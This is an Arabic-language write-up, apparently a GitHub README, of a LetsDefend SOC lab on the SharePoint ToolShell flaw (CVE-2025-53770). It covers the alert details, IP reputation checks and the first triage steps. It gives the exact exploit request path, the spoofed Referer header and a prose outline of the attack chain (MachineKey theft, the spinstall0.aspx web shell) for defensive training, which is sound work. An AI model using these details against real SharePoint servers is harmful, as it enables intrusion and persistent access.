cyprianatsyor/toolshell-cve-2025-53770-sharepoint-exploit-lab-letsdefend
شرح خطوة بخطوة لاستغلال CVE-2025-53770 (ToolShell) في مختبر LetsDefend، يغطي RCE ونشر شيل الويب وتحليل الاستجابة للحوادث.

TL;DR مرحبًا، في هذا المختبر من LetsDefend تعمّقت في ثغرة يوم-الصفر الخاصة بـ SharePoint والتي تُسمى ToolShell (CVE-2025-53770). ببساطة، حاكيت هجومًا واقعيًا حيث تجاوز طلب POST خبيث المصادقة، ونفّذ PowerShell لسرقة مفاتيح MachineKeySection، وترجَم payload.exe، وأسقط ويب شيل (spinstall0.aspx). سجّلت كل شيء، وحللت السلوك، واحتوت المضيف. يغطي هذا الملف الهجوم وخطواتي والدروس المستفادة.
نظرة عامة على المختبر
الأدوات المستخدمة:
Windows PowerShell
VirusTotal
AbuseIPDB
LetsDefend Log Management
LetsDefend Endpoint Security
LetsDefend Threat Intel


معرّف الحدث : 320
وقت الحدث : 22 يوليو 2025، 01:07 مساءً
القاعدة : SOC342 - CVE‑2025‑53770 SharePoint ToolShell Auth Bypass and RCE
المستوى : محلل أمني
اسم المضيف : SharePoint01
عنوان IP المصدر : 107.191.58.76
عنوان IP الوجهة : 172.16.20.17
طريقة طلب HTTP : POST
عنوان URL المطلوب : /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx
وكيل المستخدم : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
المرجع (Referer) : /_layouts/SignOut.aspx
طول المحتوى : 7699
سبب إطلاق التنبيه : طلب POST غير موثَّق ومريب يستهدف ToolPane.aspx بحجم حمولة كبير ومرجع Referer مزوَّر، مما يشير إلى استغلال CVE-2025-53770.
إجراء الجهاز : مسموح
نظرة عامة
في 22 يوليو 2025، رصدت أنظمة المراقبة الأمنية لدينا هجومًا حرجًا من نوع يوم-الصفر يستهدف خادم SharePoint محليًا باسم SharePoint01.
تفاصيل CVE:
كتالوج CISA KEV: نُشر الإدخال في 20 يوليو 2025
متجه الهجوم: طلب POST إلى نقطة النهاية /ToolPane.aspx، مع ترويسة Referer مزوّفة وحمولة خبيثة كبيرة
المصدر: عنوان IP 107.191.58.76، Vultr Holdings, LLC، الولايات المتحدة
حول SharePoint
مايكروسوفت SharePoint هو العمود الفقري للتعاون المؤسسي وإدارة المستندات. إنه في الأساس مساحة آمنة ومنظمة تشبه السحابة للملفات وسير العمل والتطبيقات الداخلية.
الاستخدامات الأساسية:
إدارة المستندات: التحكم في الإصدارات، سجلات التدقيق، التحكم في الملفات
التعاون: تحرير عدة مستخدمين للمستند نفسه في الوقت نفسه
بوابات الويب الداخلية: الأخبار والتحديثات ومعلومات الموارد البشرية والسياسات
سير العمل الآلي: الموافقات والنماذج والإشعارات
التكامل: مرتبط ارتباطًا وثيقًا بـ Teams وOutlook وحزمة Office وPower BI
الاعتبارات الأمنية:
المصادقة: AD أو SSO
التشفير: البيانات المخزنة وأثناء النقل
أجزاء الويب والتخطيطات: يمكن استغلالها إذا أُسيء ضبط إعداداتها
إدارة التصحيحات: أمر بالغ الأهمية لمنع هجمات يوم-الصفر
CVE-2025-53770 وتُسمى أيضًا ToolShell، هي ثغرة يوم-الصفر في SharePoint تُستغل في البيئات الحقيقية. إنها ثغرة حرجة في إلغاء التسلسل (Deserialization) في خوادم Microsoft SharePoint المحلية تتيح تنفيذ تعليمات برمجية عن بُعد (RCE) دون مصادقة. تتقاطع مع ثغرات أخرى في SharePoint (CVE-2025-49704 وCVE-2025-49706) لاختراق الأنظمة بالكامل. حصلت على درجة CVSS تبلغ 9.8، ما يعني أنها حرجة.
يرفعون ويب شيل خبيث مثل spinstall0.aspx عبر نقطة النهاية ToolPane.aspx باستخدام ترويسات Referer مزوّفة لتجاوز المصادقة.
يستخرجون قيم MachineKey الحساسة من إعدادات SharePoint لإنشاء حمولات ViewState موثوقة لضمان وصول مستمر.
ولاحقًا ينشرون برمجيات الفدية (مثل سلالة "Warlock") أو يسرقون بيانات الاعتماد ويثبّتون أبوابًا خلفية.
أول إفصاح علني: 19 يوليو 2025 (مدونة Microsoft)
صدرت التصحيحات: 20–21 يوليو 2025
أُدرج في كتالوج KEV التابع لـ CISA: 20 يوليو 2025
حللت عنوان IP الخاص بالمرسل (عنوان IP المصدر) على VirusTotal
عنوان IP المصدر : 107.191.58.76

من هذا أعرف مسبقًا أن عنوان الـ IP خبيث
الآن يجب أن أبحث عن موقع مصدر عنوان الـ IP بمساعدة AbuseIPDB

هذا ما حصلت عليه:
مزود خدمة الإنترنت Vultr Holdings, LLC
نوع الاستخدام مركز بيانات/استضافة ويب/عبور
ASN AS20473
اسم المضيف (المضيفات) 107.191.58.76.vultrusercontent.com
اسم النطاق vultr.com
الدولة الولايات المتحدة الأمريكية
المدينة لوس أنجلوس، كاليفورنيا
عنوان IP معروف بالاختراق، وهجمات القوة الغاشمة، وهجمات تطبيقات الويب، وفحص المنافذ، وتسميم DNS
كمحلل مبتدئ يحل هذه الحالة كيف تعاملت معها أولًا بحثت عن المضيف في أمان نقاط النهاية (Endpoint Security) بالاسم "SharePoint01".
